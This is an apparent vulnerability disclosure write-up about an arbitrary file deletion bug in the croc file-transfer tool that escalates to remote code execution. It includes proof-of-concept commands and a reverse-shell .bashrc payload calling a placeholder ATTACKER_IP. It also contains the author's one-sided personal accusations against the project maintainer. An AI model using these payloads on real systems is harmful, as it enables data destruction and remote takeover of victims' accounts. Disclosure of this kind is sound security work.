CrocTears: or How I Found an Arbitrary File Deletion That Can Be Escalated to RCE in croc

The fix landed in under an hour (PR #1232), but that was a silent fix. The commit carried no description, no security note, and no advisory — for a vulnerability that turned out to be a two-year-old remote-code-execution chain. The situation was made worse by the maintainer's subsequent handling of the disclosure. The maintainer refused to request a CVE ID and refused to give me credit for discovering and reporting the vulnerability. After several email exchanges, I was ultimately told that I should have created a PR myself. That is not an appropriate approach for a security vulnerability: a PR is public by design and would have disclosed the vulnerability before there was an appropriate coordinated disclosure process in place. Taken together, this shows a serious lack of security-disclosure hygiene and transparency toward users and security researchers. A vulnerability of this age and severity should be communicated, not quietly buried in a diff. I want to keep this focused on the technical write-up, but I have a lot more to say about the maintainer of croc. Let's just say that he lacks maturity, transparency, and honesty.
|=—[ TL;DR ]
croc, the end-to-end-encrypted file-transfer tool, trusted a predictable
filename in its working directory as an internal “delete these” list. A
malicious sender could send a file with that name with arbitrary file paths as
its content, causing the receiver to delete attacker-chosen files — absolute
paths and ../ traversal both work. When the victim receives into their home
directory, this can be chained to remote code execution by deleting and then
sending files like .bashrc.
Affected:    croc 10.0.13 – 11.0.2
Fixed in:    11.0.3  (commit c0d51f0, PR #1232)
CVSS 3.1:    AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H  ->  8.1 (High)
|=—[ Background Knowledge ]
croc lets two machines transfer files through a relay.

The detail that matters: received files land in the CWD, and the sender fully controls their names and contents.
|=—[ The Bug: a magic filename in your working directory ]
To clean up temporary files, croc kept an on-disk list and deleted everything in
it on exit. In src/utils/utils.go:
const crocRemovalFile = "croc-marked-files.txt"

func RemoveMarkedFiles() (err error) {
    f, err := os.Open(crocRemovalFile)   // fixed, RELATIVE path -> read from CWD
    ...
    for scanner.Scan() {
        fname := scanner.Text()
        err = os.Remove(fname)           // no validation, no CWD confinement
    }
    ...
}
RemoveMarkedFiles() runs on normal exit (main.go:45) and on Ctrl-C
(main.go:51). It reads croc-marked-files.txt from the current directory and
calls os.Remove() on every line, with no path validation and no confinement,
so absolute and relative paths both delete.
Hence, an attacker can send a file named croc-marked-files.txt that contains
file paths as its content. Once the victim receives it, those files get
automatically deleted.
|=—[ PoC #1: Arbitrary File Deletion ]
Attacker crafts the list and sends it:
mkdir -p /tmp/attacker && cd /tmp/attacker
printf 'secret.txt\n../victim-sibling.txt\n/tmp/absolute-target.txt\n' > croc-marked-files.txt
croc send croc-marked-files.txt
Victim receives it into a directory with files they care about:
mkdir -p /tmp/victim && cd /tmp/victim
echo A > secret.txt
echo B > /tmp/victim-sibling.txt     # reached via ../
echo C > /tmp/absolute-target.txt    # absolute
CROC_SECRET=<code> croc --yes
On completion, all three targets are deleted.
|=—[ PoC #2: Escalating to RCE ]
Deletion alone is destructive, but it also removes the one thing standing between an attacker and code execution: the overwrite prompt.
croc won’t silently overwrite an existing file. But if we delete the target
first, the follow-up write lands with no prompt. Targeting a shell init file
(e.g. .bashrc) leads to code execution.
Transfer 1 — delete ~/.bashrc:
# attacker
printf '.bashrc\n' > croc-marked-files.txt
croc send croc-marked-files.txt

# victim (in $HOME)
CROC_SECRET=<code1> croc --yes    # ~/.bashrc deleted on exit
Transfer 2 — plant a malicious .bashrc:
# attacker
cat > .bashrc <<'EOF'
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
EOF
croc send .bashrc

# victim (in $HOME)
CROC_SECRET=<code2> croc --yes    # no overwrite prompt (file was deleted)
Execution: on the victim’s next interactive shell / SSH login, ~/.bashrc
is sourced and the payload runs as the victim.
Screenshots




The victim must run croc from $HOME so that its .bashrc is the one replaced — received writes are confined to the working-directory subtree, but the delete is not confined and accepts absolute and ../ paths. Two transfers must be accepted: silent under --yes, otherwise the filenames appear in the accept prompt.
|=—[ Vulnerability Classes ]
- CWE-73: External Control of File Name or Path — the sender controls the name and contents of the file used as the deletion list (primary)
- CWE-22: Improper Limitation of a Pathname to a Restricted Directory —
the delete list honors
../and absolute paths - CWE-94: Improper Control of Generation of Code
|=—[ Disclosure Timeline ]
2026-08-10  02:07:00 GMT+2   reported via GitHub Security Advisory
2026-08-10  02:53:00 GMT+2   fix committed (c0d51f0)
2026-08-10  02:55:57 GMT+2   v11.0.3 published
later                        CVE requested from MITRE
|=—[ Takeaway ]
- Don’t work on projects that don’t take security seriously.
- Some maintainers that claim and swear by open source will refuse to give you credit. Expose them! Expose them!
|=—[ References ]
- Fix (PR): https://github.com/schollz/croc/pull/1232
- Fix commit: https://github.com/schollz/croc/commit/c0d51f095e3bf91c94208c4db8101c4e60219b03
- Release: https://github.com/schollz/croc/releases/tag/v11.0.3
Found by Anas SOUIRI (@0x1nf0). Update to croc 11.0.3 or later.